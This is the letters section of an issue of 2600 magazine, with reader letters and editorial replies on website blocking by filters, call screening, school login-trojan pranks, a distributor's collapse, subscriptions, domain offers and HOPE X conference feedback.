So the fool behind this attack has little (if any) understanding of the hacker world and we're sure their knowledge of the way our store operates is no better. Having announced their intentions enables us to keep an eye out for weirdness, as well as to notify the system administrators to also be on the lookout.

We're always asking people who claim our main site is objectionable and needs to be taken down to tell us exactly what it is they're so offended by. We never get an answer. We ask this of service providers who block access to our website as well. At best, we're shown that we have earned a classification of "hacking." Yes, that's the subject matter we focus on in the magazine. But what is it specifically on our

website that triggers the blocking? We have links to radio shows, cover images, conference talks, and the like. The actual content of the magazine (which we might be able to understand them objecting to) is not on the website. So is it because of who we are or what we represent that earns us this blacklisting? We would at least like to know the real reason. We've recently heard that even the U.S. Congress is blocked from visiting both our main site and the HOPE X site, where they could access information about our Daniel Ellsberg and Edward Snowden talks.

Ignorance abounds - there is nothing new here. Maybe we just need to start speaking a little louder when we call attention to it.

Dear 2600:

I need information on obtaining a subscription for my company. I am emailing you due to the fact that my organization's web filter will not allow me to get to your website, where I am sure I would be able to find what I need. My organization would like to purchase two yearly subscriptions, but have no contact information for the transaction (I do have a copy of 2600 but see no helpful info in it about how to subscribe). I actually have my own personal subscription and just re-subscribed, but I do not have the necessary information with me at work.

Please respond as soon as possible.

Ben

We've already sent the information to this writer but we're printing this to show what lengths people have to go to, simply because somebody has deemed our existence on the Internet to be inappropriate. If we're going to be labeled as criminals, we want to know what specifically leads these people to that conclusion. Failing that, any such blocks need to be removed. We want to know the names of services that continue to label us in this way and we want to make sure we do no business with any organization or company that continues to use such services. To say we should be blocked because we discuss hacking is absurd as every news site also does this without being blocked.

We don't know if this person's issue was missing some pages, but information on how to subscribe can be found in every issue on the staff page and often in other places.

Reader Response

Dear 2600:

Re DeepGeek in 31:1, think old school as in answering service. I changed the voice mail on my cell phones to forward to my private "answering service." On Verizon (check "Call_forwarding" on Wikipedia for full info), use *71 plus ten digits to enable conditional forwarding (aka busy/no answer) to send calls to your special voice mail/message center. This gives you a chance to see the incoming ID on your cell before the call is forwarded to your special place. This can be any line that someone answers or just an answering machine that answers as if the caller has reached a message service.

Your “service” should always request callers’ name and number as well as the name and number called. Include a statement that all calls are logged and callback to toll-free type numbers are not acceptable. This procedure will discourage marketing and robo-calls. On your home phone, let the Caller ID be your guide to/when answering. Always Google unrecognized numbers.

2kSysOp

This is a damn good policy for anyone to follow. Too often, people just let their phones run their lives by always being available to anyone or anything that calls them. The result is a population constantly “on call” the way only emergency personnel used to be. Unless you’re particularly lonely or enjoy complete surprises, why not let calls with numbers you don’t recognize simply find their way to voice mail like in the above example? You can always call them back if it turns out to be someone you actually wanted to have a conversation with. Doing this on a large scale would make telemarketing completely useless. Choosing not to answer certain calls would also save people from being constantly hounded by work issues when they’re not actually at work. If your job demands that you be on call at all times, then you need to get compensated for that. Everyone is entitled to their own time and not having that means you’re under the control of someone else. We’ve gradually allowed this sort of attitude to become acceptable and the result is a nation of stressed out zombies. As hackers, we love telephones and always have, but we’ve also always believed that they should be tools of fun, only to be used for drudgery when there’s no avoiding it. As individuals, each of us have the ability to control this technology to meet our specific needs. It’s high time we started to actually use that control.

Dear 2600:

Having just read Clutching Jester’s “Hacker Perspective” in 31:1, it made me wonder how many 2600 readers also wrote login trojans when they were at school (at least those who went through after the introduction of computer labs!). A friend of mine also wrote a trojan to emulate the Netware login system used in the late 90s at my school and, while I didn’t get caught by it (only because of a tiny mistake that I was attentive enough to spot), a number of other students fell “victim” to this prank. I also heard a couple of students a few years above me used a much lower tech approach to get the password of the head computer teacher - they swapped the keyboards of two computers next to each other, so when she attempted to log in, her admin password simply came out on the screen of the other computer. Apparently, it was “spider,” which just goes to show how relaxed the password standards were even for system administrators back then!

Malvineous

That keyboard swapping trick remains one of our all-time favorites for its simplicity and outright gall.

Dear 2600:

All gravy 2600 baby, u need to start leveraging google+, don’t tell me uve gone all Ben franklin on me and have recused yourselves to the print world only.

Charles

Perhaps a more convincing argument for the merits of the digital world could be made in somewhat less of a Twitter dialect?

Dear 2600:

I just thoroughly enjoyed Toilet Fixer 555C’s excellent article on toilet hacking (31:2) and thought I would throw in a few cents from the peanut gallery.

The effectiveness of a toilet flush, as he indicates, comes from the energy of the water being rapidly drained from the tank. However, increasing the volume of water is not the only way to accomplish this; another way is to increase the height of the water column, thereby increasing its pressure and energy. The extension of the standpipe accomplished this, but of course it also increases the flush volume.

The modified hack is to replace part of the internal volume of the tank with water that *isn’t* flushed, whose sole purpose is to raise the water level in the tank. This can be accomplished by filling a one or two liter soda bottle to the very top with water, capping it, and either standing it or laying it down in such a way that it doesn’t interfere with the mechanism. Since the bottle is filled with water, it will be dense enough to stay in place and increase the flush effectiveness, potentially while maintaining a mere eight liter flush.

Fluid mechanics FTW!

StarckTruth

And this is living proof that there’s absolutely no subject matter safe from hackers.

Dear 2600:

From the “Telecom Informer” column on carrier hotel efficiencies (31:2), I was quite surprised that The Prophet had the temperature of the carrier hotel increased to 130 degrees Fahrenheit. If you look at the OSHA heat index and work/rest schedules, you will find that at a heat index greater than 115 degrees, there is a 15 minute work/45 minute rest per hour schedule. I hope the air conditioning savings are greater than having your employees sit around for 75 percent of the time. They are still allowed to sit in on meetings and read instruction manuals, however they are not allowed to even raise their arms. If your employees aren’t sitting around 75 percent of every hour, then you’re just begging for a lawsuit from the inevitable heat injuries and even possible death from heat stroke. The Prophet wears a very Black Hat indeed.

Kyle

Dear 2600:

I picked up your latest edition on a lark recently. Enjoyable reads, congratulations. I’ve often wondered about hackers in general, and if any could survive in the Grand Rapids (Michigan) culture, what they would be like. Not one myself, just a curious onlooker. When I passed by your “Hacker Hap-

penings” page, I broke into an ironic grin. You’re booked for a conference at the DeVos Place here in Grand Rapids. I’m sure there is no other place in this city that would be so happy to host your “happenings.” Sort of like the ants I draw with my cotton balls soaked in sugar and Borax. For out-of-town-ers, The DeVos Place is owned by the DeVos family of Amway fame and fortune. They host all Republican representatives at either home base in Ada (The Amway Grand Plaza), or their latest neighborhood acquisition, The J.W. Marriott. The family holds the pinnacle seat of the right wing conservative movement here in the great state of Michigan. I’m not sure that the people booking events understand what your hobby entails, but I’m certain the family would love to know more.

Deb M.

Dear 2600:

Re: Tyler Frisbee’s “Hacker Perspective” article in 31:2 - wow. Thank you for writing that article and sharing your perspective. Your rapid outlook combined with age makes me extremely excited someone so young is so wise.

Applying experiences and skills to daily functions, both new and old, is tricky to explain in response to “how to hack” questions. So many people think it is a competition with others when really challenging yourself is the most essential thing. I look forward to you skilling your trade and having fun in the process. I’d give you more respect and praise, but it would fall short.

pic00

Dear 2600:

The python program listed in your article “Network Condom” (31:2) needs the last line changed to run on my Pi. Replace the line “;print str(e) import socket” with: “print str(e) import socket”. Now if you only could tell me how to find the port number the program is asking for, it would be a big help.

Allan

Dear 2600:

Long time reader, first time writer. I’ve read many articles and letters from young hackers, such as the “Hacker Perspective” in 31:2. But what happens when a hacker grows up? I consider myself a cyberpunk, not a hacker. I predate the Internet. The web grew up and around me. I explored every nook and cranny. What does a cyberpunk do who is a master of the web and wants to pull off the ultimate hack? Run for office - Commissioner of Hollywood, Florida. Then write a case study. I had no money and no experience, but the incumbent still spent 14 times more money to win. (My campaign was two beautiful works of cyber art. When searching for “Hollywood Commissioner,” all links on the first page returned were about me. Number One is simply not enough.) I reverse engineered Facebook to programmatically search and send Facebook messages directly to my target audience. It’s been a couple of years since the 2012 election when my name appeared on the ballot with Barack Obama and Mitt Romney. Now’s a good time to show it

off. Check out the case study here: <http://rickvaldez.com/social-search-case-study.pdf>

Rick

Dear 2600:

I just subscribed to the paper posted magazine with a one year subscription.

I wish I had known that the app version was available instead... perhaps you should offer that first.

I subscribed for about ten years... and I wish that counted for something in getting past issues online.

Richard

What people should try to remember is that each item we offer is something different. Subscribing to new issues is different from getting back issues. Electronic editions are not the same as printed ones. For everything we put out, a specific amount of work is required and our prices reflect that. We’re always open to suggestions on how to do it differently, but for now, this is what we can manage, based on our costs and logistics.

Dear 2600:

You allow text formatting in your letters. Aren’t you worried about a reply-injection style attack?

Alan

You make an excellent point. Here, have a free t-shirt.

Editor’s Note: We did not write the above reply and now we wonder how many other replies we didn’t write.

Issues

Dear 2600:

I’ve come to the End of my “2600 Path,” as you may have deduced by my ever escalating frustrations with the idiocy calling itself “2600 Letters Section” these days, a section which *used* to be witty and brilliant and *responsible*, even when caustic or acrid and now seems simply, well, dumb, foolish, n00bile, and powerless The same corporate puppet mess I thought 2600 was once designed to *fight*.

I signed on as a “lifetime subscriber” in early 1998, so I have earned back my \$260 and a little bit more. Since you are *obviously* so greedy that you will *not* spare a t-shirt or two for your authors these days, I now formally resign my “lifetime subscription.” If you need money that badly to be such consistent dicks about it, for all the world to read, well, it’s the *least* I can do for a publication I used to love so much and took me so very far into worlds I never dreamed I would be a part of.

I thought briefly of trying to transfer the subscription to a friend’s three-year-old daughter (who could actually use it), but I feel this way is better. Thank you for valiantly keeping up with my 10-20 (or more?) address changes over the years and for publishing a few of my scribbles. I may yet submit a few more articles, as clearly the next *two* generations of hackers that have appeared as I’ve been aging clearly need all the leadership, guidance, and good neutral advice they can get!

Barrett D. Brown

Read the fine print. There is no getting out of a lifetime subscription. You will not be rid of us that easily. You can try moving 20 times, changing your name, even going into witness protection. Your magazine will be appearing promptly at your doorstep every quarter. That is the price you pay for paying the price you did back then.

As for shirts, we've noticed a sentimental mood in the air recently, so why not revisit that old argument of yours yet again? We're sure everyone here misses it. We used to send two shirts for writers of articles. Before that we sent one. Before that, none. Now it's one again. It's always been based on what we can afford to do. Times change. We must all try to cope.

Dear 2600:

Hello.

USA IS A FUCKING JOKE! You FUCKING PEOPLE ARE A FUCKING JOKE! ALL OF YOU ARE NOTHING BUNCH OF FREEMASONS - SKULL AND BONES - OR OTHER FUCKING GOVERNMENT CONSPIRACY WHATEVER. I'M BETTER THAN ALL OF YOU WORTHLESS SHADOW-OPS JOKE! FUCK YOUR WANNABEE BLACK OPS "DO WHAT YOU WANT" IS A FUCKING JOKE! FUCK ALL YOUR BLACK OPERATIONS GO GET EDWARD SNOWDEN YOURSELF! I AM PSYCHIC COVERED MORE SANSKRIT BOOKS THAN YOU! I TRANSLATED 4 COPIES OF BHAGAVAD-GITA FROM SANSKRIT. BEEN THERE - DONE THAT. "REMOTE VIEWING" - HAAAA - ITS CALLED ZINC-OXIDE. FUCK YOUR RATHEON AND S-whatever TECHNOLOGY - ITS SEARL AND SWALLOWBIRD TECHNOLOGY - HAWK-OPS JOKE. FUCK ALL - BLACK-OPS - SHADOW-OPS - JUST STUPID NAMEBRANDS. TRY BEING A HUMAN BEING. PEACE OUT

You raise many good points but somehow your intro and outro seem strangely out of place compared to the rest of your thesis.

Dear 2600:

Please get your site search working. All it says now is "Search results provided by Google. Google is not affiliated with 2600."

Where appropriate, I would like to reference 2600 articles in Wikipedia.

**Alan
Cyber Entomologist**

We're not sure if there was a problem with our search function when you tried it, but our tests indicate that it was working at press time. If you're expecting to find articles from the magazine on the website, perhaps that's the problem as they've never been stored there.

Dear 2600:

When I woke up on March 14, my eyes were badly burnt, my body was aching, and I had a ringing in my ears. At that time I started hearing things. About two weeks later, my head started hurting. It was a constant burning sensation that lasted for about two months. Someone keeps asking me to de-

lete my social media website. My family and friends are also experiencing symptoms of this. My mother, girlfriend, ex-girlfriend, best friend, and others are complaining of headaches, body burning, and voices or hearing music. My friend who did the Google Play mobile app for my site has been experiencing leg burning. I think my eight-year-old is being subjected to this and I'm not sure what to do. I noticed vague symptoms of this about four years ago, but ever since I did this website, things have gotten much worse. I'm reluctant to talk to many people about this, because I could be labeled as mentally ill. I need help and I don't know where to turn. Please help me and my family. I have enclosed a conversation with me and my ex-girlfriend. She is the mother of my child. She talks about how she is feeling a burning sensation in her head. I have done some research on the Internet and this fits the description of directed energy weapons. Below is a paragraph I copied from a website pertaining to the subject matter. It is well known and well documented that microwave and extremely low frequency (ELF) and sonic and electromagnetic frequencies can disorient and disrupt human functioning, causing memory loss and confusion. These directed energy weapons can cause nausea, ringing in the ears, fatigue, headaches, heart attacks, cancer, strokes, and a variety of other symptoms.

Please help us.

David

We're not going to get super involved in this since it's really not something we're qualified to figure out. While services that compete with Facebook and other established social media empires tend to be subjected to some negative energy from those entities, we don't think they're capable of something at this level. If, indeed, multiple people you know are complaining about similar symptoms, it likely has something to do with a part of your lives that you share, such as a home or a product you're all using. All kinds of crazy things happen to people who live near or under power lines, for instance. The important thing is to gather your stories together and compare them before reaching any conclusions or putting forth theories. Then you should all work together to try and figure out what's going on. Concerning the fear of being labeled as mentally ill, consider the consequences of actually having a mental issue of some sort and not getting treated for that. If too many weird things start happening to you and nobody else seems affected or concerned, there is a chance that it could be something inside your head and it would be a big mistake to dismiss that possibility outright. If you assume by default that there's not a huge conspiracy against you that everyone else is somehow involved in, you can try to think this through logically and reach out to qualified people who can help you figure it all out. Good luck.

Dear 2600:

Is there no refund for lifetime subscriptions? Had I just signed up for a one year subscription I'd get a refund? Or are there no refunds given to anyone who subscribes to your magazine? If no refunds are given at all by your company, it should be printed that no refunds are given for canceling any subscription. What about a partial refund which might not be the whole amount but would be something in return? If this is how your company runs, that's not right and it's amazing someone hasn't turned your company in. Please let me know what my options are as I'm just not happy as something mailed on the 1st (and here it's the 10th) should already be delivered to the customer.

Tim

There are a lot of misassumptions here that seem to be feeding upon themselves. Of course we'll refund a subscription if it's canceled with time remaining. Lifetime subscriptions are trickier, since it's harder to figure out what percentage of a lifetime has gone by. In your case, we can easily just subtract the one year of issues you received from the total and refund that. Naturally, we'd prefer to avoid such situations, especially when it comes to problems with our issues actually arriving. Over the past year, we've had to resend every issue to you because you never seemed to get them. This seems to be a problem with mail on your end, as this kind of problem wasn't occurring with such frequency anywhere else. Rest assured, we have tried everything within our power to get this resolved to your satisfaction and hope that by the time this is printed, it will have been.

Gratitude

Dear 2600:

2600 still remains technically relevant, but as a huge industry has been built around hacking, it should be said that you are one of the few surviving voices for traditional values in the community. I don't think you get enough appreciation for this, so thanks.

**Potissimum Libertas
Justin**

It's a bit funny to think of us as "traditional," but that's probably largely accurate when it comes to what we consider hacker values to be. But unlike many other traditional movements, this one still has a great number of people, old and young, who truly get it and believe in what we stand for. If anything, we feel it's growing. One of the biggest inspirations for this is the huge industry you allude to. When people see the abuses that they're forced to endure at the hands of such entities, whether it be censorship, privacy invasion, global surveillance, unhealthy content control, or outright violations of the law, hacker values of free speech, sharing of content, and spirit of discovery and rebellion suddenly start to hold a lot more value. Thanks for the kind words.

Dear 2600:

I was about 12 years old when I started to read your magazine. That was two years ago. Since then, I've purchased numerous issues (sadly, I've missed a couple), and am currently thinking about purchasing a subscription because it'd be good knowing that the money goes straight to you and that the proceeds will go towards keeping 2600 in business (which, I can imagine, is fairly difficult for magazines in this day and age - not many people read anymore). I had my fair share of tech-related questions and inquiries before I started reading 2600. You guys have inspired me to go beyond asking. I want to learn as much as I can about technology of all sorts from a more inquisitive and hacker-like perspective, and then put those skills to use! I'm hooked! It's an addiction for me: I'm always plugged in!

Though it probably isn't the way in which most hackers got started, I created an account on Hack-ThisSite.org to learn, at the very least, a little bit of creative problem solving and patience. I've also started to learn some C++ on my laptop, writing some basic I/O programs. I'm loving both of those activities, and they are irreplaceable in my life.

Where am I trying to go with this? What I really want to say is: thank you. Thank you so much for making a magazine that has fueled my newfound obsession with technology, programming, and hacking. Maybe I'll be the next Bill Gates (LOL, definitely not)! Bottom line: you guys kick ass, and, once again, thank you!

Red Pill

It's great to hear this sort of thing and it's truly what keeps us going.

Distributor Problem

Dear 2600:

I have long loved your magazine and the group meetings. I'd truly hate to see your kick ass establishment go away. If we were to get some 2600 fans together to start a "Save 2600" site where your rabid fans can funnel dollars to offset the loss, how could we set that up for you?

Keep up the good work guys!

Mike

Thanks for the support. But we honestly don't want people to feel compelled to donate to us. We believe in evolution and if the environment (readers, distributors, conference attendees, etc.) doesn't support our existence, then by rights we shouldn't be around. If, through this crisis, we get more people subscribing, buying the stuff we produce, and helping to build a better publication by writing good articles, then we'll survive on our own merits, which is really the only way we want to be able to continue existing in the first place.

Dear 2600:

I came across your website article ("Source Interlink Closure and Rebranding Puts 2600 in Limbo." We happen to be involved with this at a distributor level. We are a national distributor of magazines throughout the USA with global branch-

es in Canada, Australia, and Rome. We deliver directly to newsstands and subscribers.

S

We've gotten many such offers since our latest distributor fled with our money. To be blunt, we have no guarantee that the same thing won't happen with you and we need to be really careful. The publishing industry is in real turmoil as it is - this sort of thing is dealing fatal blows to small publishers left and right. The rules need to be rewritten to protect us and, unfortunately, we are left with little leverage. We are definitely interested in expanding our presence in stores overseas, particularly in those countries that still have bookstores. But to do this, we need to not be losing money in the process. We're open to anything from shipping our publication to reprinting it locally. We don't intend to just roll over and we doubt that's what our readers want either.

Dear 2600:

I'd like to confirm - if we purchase a subscription or a past issue from your website right now, will the money actually make its way to 2600?

Luke

Yes, the website has never been a problem. Subscribing to the paper edition that way is a guarantee that we will get paid. The electronic editions through Kindle and Google also actually pay us. (The Zinio service just hasn't worked out, unfortunately, as they charge us as much as they pay out to be available on their system, so we'll be phasing them out if that doesn't improve.) As far as the paper edition, everything you buy on the stands now will translate into our getting paid, unless another distributor decides to take our money and run. Let's assume that won't happen again, since leaving issues on the stands definitely doesn't help us. Thanks for your concerns and support.

Dear 2600:

I really hope you guys can raise the money to stay in business.

I used to be a subscriber to 2600 in the 1990s. I still have some of the magazines as well.

I've been out of work since 2002, and trying to get off disability. I am trying to become a writer myself.

If you guys do a Kickstarter or Indiegogo project, you can raise some money and give out copies of digests of 2600 or put people's names on a part of your website as a sponsor or whatever. I am sure I would donate for that to happen and so would a lot of other people.

I am spreading your link on social network sites to raise awareness of what TEN (The Enthusiast Network) has done to your company. I don't want to see 2600 die, but my own income is very limited. If I could afford it, I'd subscribe to your magazine again or buy a few copies, but you have my moral support until I can afford to do those things.

I used to work as a programmer making good money until I had a stroke in June 2001, and then got on short-term disability and was fired as soon as I returned in November 2001. After that, nobody

wanted to hire someone who was sick. I know the industry is corrupt and I stand up against it. I remember when they did the same thing to Ashida Kim for his Ninja books.

I'm trying my own publishing company (www.kingpublishing.info). Book sales are low and I only sell on Kindle. I tried to do a "technology trends" book, but got sick and the trends keep on changing. If I get a chance to write a new book, I'll add in a link for your company and explain what is going on in part of the books I write to help you out. I'm micro small, one man, and trying to help indie writers, but I see 2600 as my heroes as I grew up, exposing the truth out there in the tech world.

Please don't go down without a fight. Hackers built the Internet, and corporations are the ones who are ruining it.

Norman King
CEO King Publishing

Thanks - letters like yours are very inspirational to us. We're sorry to hear about your plight but offer in turn the same advice - stay strong and don't let up. Success isn't always measured in terms of sales. We often hear from people who tell us how something they read once in one of our issues changed their lives (and most always for the better). That, to us, is worth countless issues sold.

Dear 2600:

Heard what Source Interlink did to you - sucks.

Anonymous

Yes, it certainly does. But we're far from the only victims here. Apart from their own employees, Source (now renamed as The Enthusiast Network (TEN) so people don't associate them with their crimes) has dealt a severe blow to independent publishers throughout the States. To them it was simply a matter of moving some numbers around, changing some corporate names, and continuing to make a ton of money in other ventures. The only moral thing to do when deciding that you no longer want to be involved in a particular side of your enterprise is to pay your debts through the profitable side before you shut the doors. But that's not how the corporate world works. Everything they did they will get away with legally because they know how to use the system to benefit themselves and screw everyone else.

Dear 2600:

I came across your article about Source Interlink's closure and your efforts to get your money. While I do hope you get your money, I will say at \$100,000, you are very low on the list.... Source owed \$7 million to Time Inc. at the time of closure... and I'm sure many more from there. The publishing branch of Source separated itself from the distribution part years ago, probably to protect themselves for this very reason. While from the outside, it seemed we were the same company, we were not. Each had separate money, budgets, and CEOs.

Due to the financial standing of the company, we did not even receive severance packages... but I wish luck to you.

**Former Source Interlink Employee
Angela**

While what you say concerning the setup of the company is true from a legal and corporate view, the two branches were clearly working in conjunction with one another. For one thing, Source Interlink Publishing changed its name to The Enthusiast Network the very day that Source Interlink Distribution decided to stop operating. The IPs for each of the branch's websites went to the exact same place. You could get from one branch to another on the same phone network. They were clearly still very closely connected and in coordination with one another. This "separation" was merely done so they could get away with this exact scenario, as you correctly surmise. And you should be twice as pissed off about that as we are, as these are the people you gave your time to, and you were obviously treated very badly in the end. We'll all get through this one way or another, but we need to take steps to prevent this kind of abuse from happening to others in the future.

Dear 2600:

I was very saddened to hear about the recent problems you have been having with your distributor. It is devastating to hear that this may be the end due to another's mistake.

I've been a dedicated reader for a few years, but have forgone the lifetime subscription because I like to know that you are getting something from me for each issue to at least keep the lights on. I keep my stack of paperbacks nearby as a sign of pride. Therefore, I can't believe I'm suggesting this: Have you considered going completely digital? I don't think it would be the same for me, but if I had to choose, it would be simple. I've seen a few other hacker mags survive this way with smaller readership, so I think it would definitely be possible.

Keep up the good fight.

Wolf

While this may seem like an obvious solution, it isn't really. Digital editions offer many conveniences and features, but paper has its own special allure that still exists to this day, albeit in a reduced form, something we believe is a good thing. A glut of paper publications is a waste on many levels. Works that are valued and supported by the actual readers are what last. We like to think that this is the case with our humble publication. We are doing everything possible to preserve our collection digitally and to do so in a way that will allow such editions to transcend upgrades and new versions of hardware and software. Still, in the end, we believe paper will survive for centuries, as it has so far for those things worth saving. We're not so sure the works of Mozart and Shakespeare would have survived for centuries if they were only saved on hard drives and memory sticks. Invariably, we find that people have difficulty tracking down their first digital photographs from

a long forgotten format or letters they wrote on a Mac Plus many years ago. Albums and physical papers face other risks of disappearing, but it won't be because they become incompatible with our eyes or were erased by a company that took over their physical space. That said, we would be quite foolish not to put everything that we value into a digital format as well, not just once but many times, to ensure their survival in one form or another through the ages. So, for as long as there's enough support for it, we'll continue to publish the old fashioned way and also publish in as many digital formats as we can. We think Benjamin Franklin would agree.

Inquiries

Dear 2600:

I am thinking about submitting an article regarding U.S. government financing of encryption software. Typically, what is the maximum amount of words or characters long an article can be? Are there any other submission guidelines or requirements for articles?

RT

We generally make space for articles that are interesting, so you shouldn't worry about a maximum length. As long as you have points to make, examples to share, and techniques to use, there's no reason to stop writing. We'll make it work. An article that is too long gives us more to work with than one that is too short. You can find more guidelines under the submission section on the 2600 website, but it's relatively simple. This publication is largely written by its readers, so we encourage as many people as possible to become a part of the community.

Dear 2600:

I'm the lead coach for The Observant Creators, one of our school's three Lego league teams. I just noticed our team number (which was assigned entirely sequentially) happens to be 2600. Which is obviously awesome and we would like to celebrate the heritage we have stumbled into.

As I'm sure we'll crush regionals and podium nationals, and land on the front page of *The New York Times*, I just wanted to check: would you sue us? Because I'm broke and I'm sure all the other parents are too. Or is there some way we can make this awesome and nothing else?

Niels

It makes about as much sense as a lot of things in the corporate world. If we had good lawyers and no shame, we could probably make a good case and shut you down, all the while teaching your team a valuable lesson about the way the world really works. Since we haven't yet devolved to that state, we can only wish you the best and hope that you kick some serious Lego ass.

Dear 2600:

Would it be possible to have this email passed on to the person that's responsible for domain acquisitions in your organization?

I own the quite incredible domain name m.ag. Like *New York Magazine* with nym.ag, it could be

redirected to 2600magazine.com and used on social media to increase sharing and make it easier and faster for mobile users to access your site. Single-letter domains have been shown to massively increase sharing on social media due to their wow factor and shortness. This is especially true for mobile users.

More and more companies do this now: Amazon (a.co), Microsoft Bing (bi.ng), Overstock (o.co), TIME (ti.me), etc.

I have already a handful of interested companies, so I've created an auction on Flippa, which is the largest and most trusted marketplace for buying and selling websites and domains in the world.

In case you'll be participating in the auction, could you please just drop me a line?

Filip

We're not exactly swimming in cash, but if someone wants to sell us 2600m.ag for a decent price, we might be open to it, although that and many of the other examples cited aren't "single-letter domains," so we're not entirely sure what you're trying to sell us. We're pretty happy with 2600.com, though, which is just as long and probably easier to remember. Ironically, the domain name of ours you quoted (2600magazine.com) is one that we forgot we even had. Perhaps the real problem is that there are too many damn domain names out there in the first place. Although if the day ever comes when we can get 26.00, that would be rather hard to resist. And we're still working on 2600.mil and 2600.gov, but we can't really talk about those.

Dear 2600:

I really wants to be a hacker.... How can i learn that kind of stuff. That requires a lot of programming skills i think... Can you suggest some ways to learn hacking....

Emperor Aslan

Well, you're off to a good start. Using question marks is a sign of weakness as it shows that you don't already know everything. Not capitalizing "I" when referring to yourself indicates that, while knowing everything, you don't think too highly of yourself. And, of course, you're an emperor. We can just award you the title of Hacker assuming you send us the necessary fees. Oh, and one final test - a true hacker knows to strictly obey instructions and your instructions here are to stop reading anything after this paragraph. We mean it.

For the rest of you, just read through some issues and you'll see what it means to be a hacker. It's not something that can be taught, only experienced through experimentation and lots of thinking. Computers and programming lend themselves to this sort of thing, but they are not at all required in order to think and live like a hacker. When the emperor sends us his check, perhaps we'll build a hacker school that explains this in more detail.

Dear 2600:

Please I want to know where I can register and host a domain without being banned or termination of my domain.

Sanusi Monday O.

You must have something really incredible on your site if this is your main concern. Without knowing more details, it's rather difficult to advise you. But this basic guide may help you to figure out where best to register your domain. Overly violent material is just fine here in the USA. For sexual content that might be banned wherever you happen to be, perhaps Russia will turn a blind eye. Terrorism - well, that depends on who's in power at the moment in the region where you register. Keep checking back as the rules change frequently. If your content has anything to do with hacking, then you're completely out of luck as no regime anywhere wants to touch that.

Dear 2600:

I was wondering if I can have permission to put the article "Watching the Watchers" (31:2) on my website. I think it's a great article for those who do not understand what the spirit of hacking is. It also gives a good introduction on how our privacy is being compromised. Thanks for your time. Keep up the great work.

Bast

We have no objections provided credit is given to the magazine. This holds true for other articles as well, provided the authors don't object to being on a particular site.

Dear 2600:

Although one is merely a fiction and the other is a reality that exists in the present day, don't you find it funny how people don't seem to find it hard to accept a masked hero who will work outside the law and does what he deems necessary - such as Batman - but when it comes to Anonymous, these masked men (who are also working outside the law and do what they deem necessary) are branded as cowards hiding behind computer screens, terrorists who are a threat to national/international security, and as a bunch of 40-year-old men sitting in their parents' basements trolling on the Internet? If it's not too much to ask, what are your thoughts on this? And, do you support the group? Of course, I do not require an answer; I was simply curious.

Cromwell

We support anyone who stands up for what they believe in and isn't afraid to take a stand. We support the concept of remaining anonymous, as anonymity is not a crime, nor should it ever be considered such. We cannot say we agree always with any group on all positions or tactics, but we doubt anyone remotely affiliated with Anonymous can either. What we can say is that the world is a better place with them in it and their being vocal raises attention at critical moments.

Dear 2600:

I am a grateful reader of your magazine and I love it. Now I am planning to register the domain

2600.ch for personal use. Does this collide with any name or label rights from you? The only reason why I want to use this name is because “2600” represents ideas I do agree with and is also a spirit which I was looking for a long time (especially references to 1984, I love it). Thanks in advance for your answer. Greetings from Switzerland.

Sam

We doubt many people will be going to 2600.ch to look for information on our magazine. The only time this might be an issue to us would be if the site represented itself as part of our company with the intent of misleading people. Since we doubt that's what you intend to do, we don't see any problem here. Of course, a link to us is always nice, but not required.

More on Meetings

Dear 2600:

We had this regular encounter ongoing in Sao Paulo, Brazil for some time now called HackHour. I think I had already sent a message to 2600 a few years ago when the meetings were regular, but we had to stop for this or that reason. Life happens, sometimes.

Anyway, I want you to know that we are starting the regular meetings again, preferably happening on the first Friday of each month, 20:00 hours local time (GMT -3). For more information (in Portuguese), we have a map and instructions at www.hackhour.com.br and a Facebook group (invite only). If you guys are in Sao Paulo, don't be ashamed to come, as many of us speak fluent English and a fresh mind would be very welcome.

I know there is this meeting in Belo Horizonte, but it is a thousand kilometers away from Sao Paulo or Rio, so there's no way to go on a regular basis. Now we have the meetings back in Sao Paulo as well.

All future meetings will be happening on the first Friday of each month. I'll keep you posted on the news. Best regards and *hack everything!*

Overall

This is great to hear and exactly the type of thing that's needed in the community. We encourage all of our readers to visit meetings especially when traveling to other parts of the world. Nothing is better than connecting with like-minded individuals in a completely different environment.

HOPE X

(Note: These letters were sent to our feedback address for HOPE X but we thought they would be of interest to readers. Since we didn't explicitly tell writers that these comments might be printed, we have omitted names.)

Dear 2600:

I'm very excited to attend my first HOPE and see Snowden and Ellsberg.

I was working for an NPR affiliate when I was in school so many years ago when the Ellsberg story broke. He has always been someone I've looked up

to for his integrity.

Since then, I've done IT in a variety of capacities and have seen, if not everything, then most of it. I'm extremely tired. I'm almost 59 years old and I weep for what has happened in this country over the years.

Several years ago, I was the IT director for one of the large construction companies in DC when 9/11 took place. We were responsible for rebuilding “that” side of the Pentagon.

The architectural firm responsible for *all* the CAD drawings for the project posted them on an open FTP server so the subcontractors could download them.

All. The. CAD. Drawings. No. Encryption. Nothing.

I pointed out to them (and my bosses) that they were handing the building schematics to the world. (The CAD drawings basically laid out the entire operating system for the Pentagon - a hacker's dream and certainly something the “bad guys” would be interested in using.)

I was given the “don't rock the boat” lecture.

I began planning my family's move from the area!

We now live in Vermont, where I am the IT director for a small pharmaceutical company. You know what? I'm even more depressed by the state of IT - NSA notwithstanding.

There is a tremendous amount of pushback when I try to get state legislators/regulators interested in open source software to resolve some of the ongoing problems I encounter in my dealings with the state. (The Vermont version of the Obamacare website was/is a disaster beginning with Oracle login security screens that were out-of-the-box templates never made site-specific prior to roll out....)

Nobody wants the current narrative to be interrupted. Instead, the can just keeps getting kicked down the road.

Five years ago, the entire Agency of Human Services ground to a halt when its entire network got infected due to unpatched security software. Millions of dollars wasted since nobody on staff had the expertise to resolve it. The state hired a “consultant” to fix the problem. This wasn't too long after the state had moved to SharePoint and outsourced a good percentage of IT support staff.

Again, don't rock the boat.

So... I look forward to HOPE in order to recharge my tired batteries. I've been reading 2600 for decades (!) and have been a lifetime subscriber for several years.

To keep my sanity, I run a small consultancy that has some definite limits - I push free and open source software and tools and will not do gubmint work.

And I *hope* the good people at 2600, and their readers, will continue the good fight as I *hope* to. As a dedicated tinfoil hat wearer, I feel vindicated by Snowden. And Ellsberg. And the others.

We are right. And we are not going away.

Thank you for listening and I hope I can volunteer some time next weekend.

HOPE X Writer 1

Dear 2600:

“Don’t be frustrated.” I guess it’s easy for you guys to say that, considering that all the “special people” got to walk right past the lines filling the lobby of the 18th floor and enter the rooms that were closed off to the rest of us regular attendees.

